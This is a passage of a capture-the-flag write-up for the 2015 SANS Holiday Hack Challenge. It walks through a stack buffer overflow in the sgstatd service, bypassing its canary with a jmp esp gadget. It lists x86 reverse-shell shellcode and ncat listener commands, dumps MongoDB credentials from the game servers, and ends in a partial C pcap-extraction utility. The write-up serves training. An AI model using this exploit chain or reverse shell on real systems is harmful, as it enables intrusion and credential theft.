
To build the good shellcode, we could use some sort of brute force or try & error test method to find the exact canary location in the stack, but we can also do it through a static analysis of the code. Here is the assembly code of the `sgstatd()` function as [IDA](#) shows it. We have to study the compiled code since in the source we don't see the code that the compiler adds :

```
.text:004935D ; ===== S U B R O U T I N E =====
.text:004935D ; Attributes: bp-based frame
.text:004935D ; int __cdecl sgstatd(int sd)
.text:004935D public sgstatd
.text:004935D sgstatd proc near ; CODE XREF: child_main+633↑p
.text:004935D var_6C = dword ptr -6Ch
.text:004935D var_4 = dword ptr -4
.text:004935D sd = dword ptr 8
.text:004935D 55 push ebp
.text:004935E 89 E5 mov ebp, esp
.text:0049360 81 EC 88 00 00 00 sub esp, 88h
.text:0049366 ; Put Canary at the top of the stack frame please (ebp-4)
.text:0049366 C7 45 FC E4 FF FF E4 mov [ebp+var_4], 0E4FFFE4h
.text:004936D ; write(sd, "\nThis function is protected!\n", 30);
.text:004936D C7 44 24 08 1E 00 00 00 mov dword ptr [esp+8], 1Eh ; push number of bytes to write (ie 30)
.text:0049375 C7 44 24 04 53 9D 04 08 mov dword ptr [esp+4], offset aThisFunctionIs ; "\nThis function is protected!\n"
.text:004937D 8B 45 08 mov eax, [ebp+sd]
.text:0049380 89 04 24 mov [esp], eax ; push socket descriptor to write to
.text:0049383 E8 68 F7 FF FF call _write
.text:0049388 ; fflush(stdin);
.text:0049388 A1 E0 B2 04 08 mov eax, ds:stdin@0GLIBC_2_0
.text:004938D 89 04 24 mov [esp], eax ; stream
.text:0049390 E8 0B F6 FF FF call _fflush
.text:0049395 ; sget_readn(sd, &bin, 200);
.text:0049395 C7 44 24 08 C8 00 00 00 mov dword ptr [esp+8], 0C8h ; 200 bytes to read...
.text:004939D 8D 45 94 lea eax, [ebp+var_6C] ; put them in bin[] buffer beginning at ebp-6Ch
.text:00493A0 89 44 24 04 mov [esp+4], eax
.text:00493A4 8B 45 08 mov eax, [ebp+sd]
.text:00493A7 89 04 24 mov [esp], eax ; push socket descriptor to read from
.text:00493AA E8 5C 05 00 00 call sget_readn
.text:00493AF ; check Canary value
.text:00493AF 8B 55 FC mov edx, [ebp+var_4] ; get Canary value
.text:00493B2 81 F2 E4 FF FF E4 xor edx, 0E4FFFE4h ; check it !
.text:00493B8 0F 85 81 FF FF FF jnz sgnet_exit ; If altered ==> exit
.text:00493BE ; If Canary not modified, return 0
.text:00493BE 8B 00 00 00 00 mov eax, 0
.text:00493C3 C9 leave = mov esp,ebp + pop ebp
.text:00493C4 C3 retn ; pop eip from the stack to return just after the call sgstatd()
.text:00493C4 sgstatd endp
```

Note that it's a 32 bit executable. Seeing the canary value it was obvious, but this time it's certain.

We can see that our `bin` buffer begins in `ebp-6Ch`, that there is a local variable forced to be at the top of the stack frame to store the canary value (`mov [ebp-4], 0E4FFFE4h` is the compiler traduction of the inline assembly `__asm__("movl $0xe4ffffe4, -4(%ebp)");`, straightforward isn't it ?) and detect a buffer overflow.

So, after the entry into the `sgstatd()` function, before the `call sgnet_readn` instruction, the stack will be in this state :



In blue the part that interests us at the moment (the green one will be usefull to build our payload). Starting with the low memory addresses (see at the top of the picture), we see :

- the `bin[]` buffer ;
- 4 bytes apparently lost, added by the compiler, probably to prevent buffer overflow due to the writting of a null byte at the end of the buffer which is a current error in C program writing (maybe I have to read once again the excellent [Compilers: Principles, Techniques, and Tools](#) which is an absolute recommended reading - end of digression) ;
- The Canary used to detect buffer overflow ;
- the saved `ebp` register which will be popped in `ebp` by the `leave` instruction, restoring the stack frame of the calling function ;
- The saved return address pushed by the `call sgstatd` which will be popped in `eip` by the `leave` instruction and induce the return to the instruction just after the call to `sgstatd()` function ;
- The `fd` parameter stacked by the calling function before the call to `sgstatd()` function.

Just a little digression on the `leave` instruction. `leave` is a placeholder for a suite of 2 instructions which are almost always executed at the end of a function (proc in assembly). The 2 instructions are :

1. `mov esp,ebp` which somewhere "erase" all the current function local variables ;
2. a `pop ebp` instruction which restores the stack frame of the calling function before returning to it.

The `leave` instruction is generally followed by a `ret` one which will pop the "return address" from the stack and put it in `eip` to continue execution just after the call to the function we leave.

Ok, now, we have a map of the stack frame of the `sgstatd()` function and we know that we are going to write at least 200 bytes in the `bin[]` buffer. So we have to write them in order to :

- preserve the canary to avoid a premature end of the child process ;


- we may want to preserve the saved `ebp` value, but as we have the execution time indicator, it doesn't matter because we don't want to carry on execution after our shellcode and we probably cannot preserve it because of ASLR ;
- put in the stacked return address the address of our code since it's the only way to execute it. We don't have another way to load `eip`. The entry point is the stacked return address which will be unstacked by the `leave` instruction. As ASLR is on, we don't know where the stack is, so we don't know where our code is... but we know that it is in the stack ! And we know that the `leave` instruction will put `ebp` in `esp` before popping `ebp` and before the `ret` instruction pops `eip`. And we know that `ebp` refers the address just after the canary. So we just need a `jmp esp` instruction with a known address. Putting this address in the saved return address will work.

Looking for a `jmp esp` instruction... the opcodes of which are `FF E4...` sounds familiar ? The canary value is well chosen isn't it ? We can't use the canary value stacked because we don't know the stack location... but the canary value is hard-coded in the code, which is at a known address. Bingo !!!


So we have to put in the return address, the address of opcodes `FF E4`. Putting in the return address `0x0804936B` will work because it's the good value withdrawn in the middle of the `mov [ebp+var_4], 0E4FFFFFFEh` instruction located at address `0x08049366`.

If this is not clear or to be sure to understand clearly what will happen when the `leave` instruction is executed, here are two handy schemas (at least I hope so).

First, according to all the foregoing, we know that we have to put our code in the second part of the buffer, at offset `116` from buffer `bin[]`. So, here is in the right part how we will have to organize our payload :



And, here is how it will work :



1. this is the state of the stack after we wrote our 200 bytes payload : `eip` refers the instruction after `sgnet_readn()` call ;
2. the first part of the `leave` instruction will copy `ebp` in `esp`, so `esp` will refer just after the canary ;
3. the second part of the `leave` instruction will pop `ebp` from the stack, so `esp` will now refer just after the saved `ebp` (which is a junk value in our payload). Remember that each `pop` adds 4 to `esp` ;
4. the return address will be popped in `eip` by the `retn` instruction, so `esp` will refer then just after the saved return address ;
5. execution flow will continue with a `jmp esp` which refers the `ebp+8` place of our schema.
6. ...now, it's clear that our code has to be at offset 116 from `bin[]` buffer !

In order to verify all these assumptions, we will make a first shellcode with a simple infinite loop for payload. If it works, the child process and the socket on our side will remain alive for about 16s, but if it doesn't work it will hang up immediately.

I'm in the process of learning Python. So why not use Python ?

After some work, here is the little baby : [send_infinite_payload.py](#)

Time to launch... it took 16s to close socket... yeah, it works !

Just to check : replace the `jmp $` payload by an `ud2` instruction (opcodes `0F 0B`) which is a specially built invalid opcodes instruction. It will raise an invalid opcode exception which will kill our process immediately. So, replace the `payload2 = b"\xeb\xfe"` at line 25 by `payload2 = b"\x0f\x0b"` and launch it again ([here is the code](#)) :

...yeah, process server hangs up immediately after receiving the payload (ie 3s after socket opening) !

```

C:\Windows\system32\cmd.exe
D:\_challenge>python send_infinite_payload.py
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:
1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
==> 'x' command sent

Hidden command detected!
Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!

payload sent
waiting for server closing socket
Duration: 16.2721864806 - Received : []
D:\_challenge>

C:\Windows\system32\cmd.exe
D:\_challenge>python send_bad_instruction_payload.py
Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:
1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
==> 'x' command sent

Hidden command detected!
Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!

payload sent
waiting for server closing socket
Duration: 2.94827232134 - Received : []
D:\_challenge>

```

Ok, our payload launcher works. The harder part of the job is done !

Now there is just to write our shellcode. As the opened socket has been randomized by the server, it will be simpler to open a new one from the server, so we need a reverse shellcode (ie we will put a server on our side and the shellcode will connect to him). We can write one, but it's just a sequence of three simple instructions block :

- socket opening,
- some stdxxx redirections
- and a shell launch,

Furthermore, there are probably a lot available online and we have already written assembly code for at least three or four lives. So, googling [Linux reverse shellcode](#), we find one who looks all right and takes only 74 bytes : [SLAE: Shell Reverse TCP Shellcode \(Linux/x86\)](#).

We just have to fix a little bug in the end with the `/bin/sh` string, modify the IP address and the port used.

And it gives this (73 bytes after the correction, so it will perfectly fit in the 84 availables bytes) :

```

; -----
; (source by MrTuxracer)
; Open a socket back to me
; 42 bytes
;
; int socketcall(int call, unsigned long *args);
; sockfd = socket(int socket_family, int socket_type, int protocol);
6a 66          push 66h
58             pop  eax          ; syscall: sys_socketcall + cleanup eax
6a 01          push 1
5b             pop  ebx          ; sys_socket (0x1) + cleanup ebx
31 d2          xor  edx,edx      ; cleanup edx
52             push edx          ; protocol=IPPROTO_IP (0x0)
53             push ebx          ; socket_type=SOCK_STREAM (0x1)
6a 02          push 0x2          ; socket_family=AF_INET (0x2)
89 e1          mov  ecx, esp      ; saves pointer to socket() args
cd 80          int  0x80         ; exec sys_socket
92             xchg  edx, eax     ; saves result (sockfd) for later usage

; int socketcall(int call, unsigned long *args);
; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
b0 66          mov  al, 0x66

; struct sockaddr_in {
;   __kernel_sa_family_t  sin_family;      /* Address family */
;   __be16                 sin_port;       /* Port number */
;   struct in_addr         sin_addr;      /* Internet address */
; };
68 xx xx xx xx push 0xffffffff ; sin_addr=xxx.xxx.xxx.xxx (network byte order)
66 68 d8 14     push word 0x14d8 ; sin_port=5336 (network byte order)
43             inc  ebx

```

```

66 53          push word bx      ; sin_family=AF_INET (0x2)
89 e1          mov  ecx, esp     ; saves pointer to sockaddr struct

6a 10          push 0x10        ; addrlen=16
51            push ecx          ; pointer to sockaddr
52            push edx          ; sockfd

89 e1          mov  ecx, esp     ; saves pointer to sockaddr_in struct

43            inc  ebx          ; sys_connect (0x3)
cd 80          int  0x80        ; exec sys_connect

; -----
; Redirect stdin, stdout and stderr to the socket
; 12 bytes
6a 02          push 0x2         ; 0x2 = stderr
59            pop  ecx          ; puts stderr in ecx
87 d3          xchg ebx,edx     ; puts our socket descriptor in ebx

loop:
b0 3f          mov  al,0x3f     ; sys_dup2 call
cd 80          int  x80         ; redirects stdxx to our socket descriptor
49            dec  ecx          ; 1=stdout and 0=stdin
79 f9          jns  loop        ; next I/O stream please

; -----
; Launch '/bin/sh'
; 19 bytes
b0 0b          mov  al,0x0B     ; sys_execve call
41            inc  ecx          ; argv=0
89 ca          mov  edx,ecx     ; envp=0

68 2f 73 68 00 push 0x0068732F ; push '/sh\0'
68 2f 62 69 6e push 0x6E69622F ; push '/bin'
89 e3          mov  ebx,esp
cd 80          int  0x80        ; launching '/bin/sh'

; -----

```

Modifying our launcher ([here is the new version](#)), we try it :

In order to listen and send commands to the shell launched on SG-05 server, we can use netcat as [Tom V.](#) told us. With a Windows version, just type `ncat -l -p 5336 -v`. It's the same one on Linux, just replace `ncat` by `nc` :

```

C:\>ncat -l -p 5336 -v
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:5336
Ncat: Connection from 54.233.105.81:59790.
/bin/sh
cat /gnome/www/files/gnome.conf
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/

```

👍 **Ok, we have the fifth and last flag which seems to stand for 'ackle reave'.** Yes, with this fifth flag we have all access and it seems that Cindy is reaved now !

But in order to achieve the quest, we have to download the last files.

We can do it with our shellcode and netcat :


```
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:5336
Ncat: Connection from 54.233.105.81:37871.
```

```
cd /gnome/www/files ls
```

```
20151215161015.zip
factory_cam_5.zip
gnome.conf
gnome_firmware_rel_notes.txt
sgnet.zip
sniffer_hit_list.txt
```

But you know what ? I made a test locally and confused myself as I had only one file in my /gnome/www/files directory... It was late and I was very tired... so I think that the `/bin/sh` launched on the SuperGnome 05 was flawed and that it was a last trick from Counterhack team... and I wrote another payload to read files directly with Linux syscalls. [You can see it there](#) (or see the annexe 'A more complicated payload'). So finally, writing assembly code seems to be a sort of curse you can't cure !

Ok, just a little time lost. What is in the pcap file this time ? Another mail, but with some credentials as a bonus :



C uses a [Dovecot](#) secure IMAP server, but it will be a better idea to use it with SSL or TLS... this time we get the mail server credentials of Cindy Lou which are `C /AllYourPresentsAreBelongToMe`. There is one email as usual, sent from a host named `grinchpc`, IP address `86.75.30.9` - `ool-ad02ccd2.who-villeisp.com` and email `grinch@who-villeisp.com` to `c@atnascorp.com` on Tue, 15 Dec 2015 16:08:05 :

Subject: My Apologies & Holiday Greetings

Dear Cindy Lou,

I am writing to apologize for what I did to you so long ago. I wronged you and all the Whos down in Who-ville due to my extreme misunderstanding of Christmas and a deep-seated hatred. I should have never lied to you, and I should have never stolen those gifts on Christmas Eve. I realize that even returning them on Christmas morn didn't erase my crimes completely. I seek your forgiveness.

You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes missing in capture file]at

Christmas doesn't come from a store. In fact, I discovered that Christmas means a whole lot more!

When I returned their gifts, the Whos embraced me. They forgave. I was stunned, and my heart grew even more. Why, they even let me carve the roast beast! They demonstrated to me that the holiday season is, in part, about forgiveness and love, and that's the gift that all the Whos gave to me that morning so long ago. I honestly tear up thinking about it.

I don't expect you to forgive me, Cindy Lou. But, you have my deepest and most sincere apologies.

And, above all, don't let my horrible actions from so long ago taint you in any way. I understand you've grown into an amazing business leader. You are a precious and beautiful Who, my dear. Please use your skills wisely and to help and support your fellow Who, especially during the holidays.

I sincerely wish you a holiday season full of kindness and warmth,

--The Grinch

Finally, maybe redemption is the main capability of the human being ?

Using our shellcode to get some files, we find in `/var/log/mongodb/mongod.log` two interesting entries :

```
2015-12-22T18:30:52.212+0000 I ACCESS [conn1141] Unauthorized not authorized on gnome to execute
command { update: "collection", updates: [ { q: { username: "sims" }, u: { user_level: "101" }, mu
lti: false, upsert: false } ], ordered: true }
2015-12-22T18:32:13.542+0000 I ACCESS [conn1141] Unauthorized not authorized on gnome to execute
command { update: "users", updates: [ { q: { username: "sims" }, u: { $set: { user_level: "101" }
}, multi: false, upsert: false } ], ordered: true }
```

Looks as if there is a `sims` user there... who tries to upgrade his level. But we don't get his password.

... wait... we can probably take more off our shellcode. First, if we launch a child process as soon as we get our reverse shell, like a new shell `/bin/sh`, we can use it as long as we want. Secondly why not access to the database through the console ? What is the query utility for MongoDB ? `Mongo`. Ok, so let's type `Mongo`. We can now access to the MongoDB :

```
MongoDB shell version: 3.0.7
connecting to: test
```

```
db
```

```
test
```

```
use gnome
```

```
switched to db gnome
```

```
db.getCollection("users").find()
```

```
Error: error: { "$err" : "not authorized for query on gnome.users", "code" : 13 }
```

Seems we are tanked... Hum... But we have the gnome credentials, there are in the `/gnome/www/app.js` file and in the gnome-admin command history we found on SG-04. Why not try ?

```
db.auth( "gnome", "KTt9C1S1jNKDiobKKro926frc")
```

```
1
```

Bingo !!! We can now dump the entire database. See there.

Best part is this one :


```
db.getCollection("users").find()
```

```
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "sims", "password" : "IAmTheRealGrinch!", "user_level" : 100 }
```

So there is a **sims** user with a password **IAmTheRealGrinch!** ! What **sims** stands for ? Don't know but according to the evidences found Cindy Lou Who is effectively the real Grinch !

Summary

To sum up our findings, here is a table with the vulnerabilities of each SuperGnome (it was not asked, but we finally obtained a shell on 3 of five servers) :

SuperGnome	Manager	Vulnerabilities (necessary account)	Credentials	files	Shell obtained
SG-01 (52.2.229.189)	Stuart	SSJS on Files upload (stuart)	stuart / MyBossIsCrazy admin / SittingOnAShelf user / user	gnome.conf index.js	✓
SG-02 (52.34.3.80)	Auggie	LFI with Directory traversal on Settings upload + Camera viewer (admin)	auggie / ? admin / SittingOnAShelf user / user	gnome.conf index.js	✗
SG-03 (52.64.191.71)	Louise	MongoDB JSON injection on Login post	louise / FahWhoRahMoose admin / StillSittingOnAChair user / user	gnome.conf	✗
SG-04 (52.192.152.132)	Nedford	SSJS on Files uploads (admin)	nedford / AllIWantForXmasIsYourPresents admin / SittingOnAShelf user / user	gnome.conf index.js	✓
SG-05 (54.233.105.81)	Stuart	Buffer overflow on hidden 'X' funtion of sgstatd service (4242/tcp)	sims / IAmTheRealGrinch! admin / SittingOnAShelf user / user	gnome.conf index.js	✓

We didn't use hints like the Intern interest in the Konami code, which seems to be shared by [Ed Skoudis](#) ;-), hope that wasn't necessary.



This long chapter answers the eighth question !

Part 5: Baby, It's Gnome Outside: Sinister Plot and Attribution

The nefarious plot of ATNAS Corporation

ATNAS Corporation, which once reversed gives SANTA Corporation has for unique objective to steal two million Christmas gifts with the help of the millions of gnomes sold and a burglar corporation.

The villain

In every email captured we saw that the villain is Cindy Lou Who, President and CEO of ATNAS Corporation. Ironically, it seems that Cindy Lou Who was trapped by his own Gnome, may be by a beta version of the sniffing function : every of her captured email contains almost one word of the Gnome sniffing list and the **atnas** one !!!

To confirm this, we have one last task to do : un-XORed the five camera pictures with the camera_feed one... with a little help of [Gimp 2](#) and [G'MIC](#) plugin filters (using Layers/Blend/Xor two by two) we obtain this last evidence :



However, we are not there to dispense justice. We didn't know the exact role of every member of the gang, Auggie, Louise, Nedford and Stuart who manage SG-05 and may be the real Grinch ! So it's better to give all our findings to the justice and let them do their work. Ours is done !



This and all the foregoing answers the ninth and tenth questions.

Some after words

Someone may think that it's a lot of text for some not so complicated vulnerabilities. But we learn by doing, and I learnt a lot of things along this journey. I think that the amount of work spent to create such a challenge deserves the amount of work spent to present a solution. And I did my best to write one which may in turn teach something to someone else. Hope it will be the case.

Thanks also to Olivier and Patrice who read this page to verify that it is understandable.

And a great "Thank you" to the [SANS institute](#) and the [CounterHack](#) teams who produced an outstanding challenge. It was a real pleasure to try to solve it !

Infosec world is a great place to work. Don't forget to teach assembly to your children !



In memory of [Fravia](#) who inspired all of us.

ANNEXES

C Source to extract picture from DNS requests

```
// 2015_SANS_hack_challenge_extract_picture_from_pcap.cpp
//
// Quick and dirty utility to extract a picture from a .pcap exchange between
// the gnome and his supergnome C&C
//

#include "stdafx.h"
#include <malloc.h>
#include <stdio.h>
#include <time.h>
#include <windows.h>

#pragma pack(1)

struct pcap_file_header {
    unsigned int magic;
    unsigned short version_major;
    unsigned short version_minor;
    unsigned int thiszone; /* gmt to local correction */
    unsigned int sigfigs; /* accuracy of timestamps */
    unsigned int snaplen; /* max length saved portion of each pkt */
    unsigned int linktype; /* data link type (LINKTYPE_*) */
};

struct pcap_pkthdr {
    unsigned int ts1; /* time stamp */
    unsigned int ts2; /* time stamp */
    unsigned int caplen; /* length of portion present */
    unsigned int len; /* length this packet (off wire) */
};

struct ethernet {
    unsigned char destination[6];
    unsigned char source[6];
    unsigned short type; /* 08=IP 0x11=UDP */
};

struct IP{
    unsigned char version;
    unsigned char diffentiated_services;
    unsigned short totalLength;
    unsigned short identification;
    unsigned char flags;
    unsigned char fragment_offset;
    unsigned char ttl;
    unsigned char protocol;
    unsigned short header_checksum;
    unsigned int source;
    unsigned int destination;
};

struct udp {
    unsigned short sourcePort;
    unsigned short destinationPort;
    unsigned short length;
    unsigned short checksum;
};

struct reply_dns {
    unsigned short name;
    unsigned short type;
    unsigned short classe;
    unsigned int ttl;
    unsigned short data_length;
};

struct dns {
    unsigned short transactionID;
    unsigned short flags;
    unsigned short question;
```

```
    unsigned short answerRRs;
    unsigned short authorityRRs;
    unsigned short additionalRRs;
    unsigned char queries[29];
    struct reply_dns reply;
    unsigned char data[10];
};

struct data {
    unsigned char radiotap_header[30];
    unsigned char _802_11[26];
    unsigned char llc[8];
    struct IP      ip;
    struct udp     udp;
    struct dns     dns;
};

static const char table[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
static const int  BASE64_INPUT_SIZE = 57;

BOOL isbase64(char c)
{
    return c && strchr(table, c) != NULL;
}

inline char value(char c)
{
    const char *p = strchr(table, c);
    if(p) {
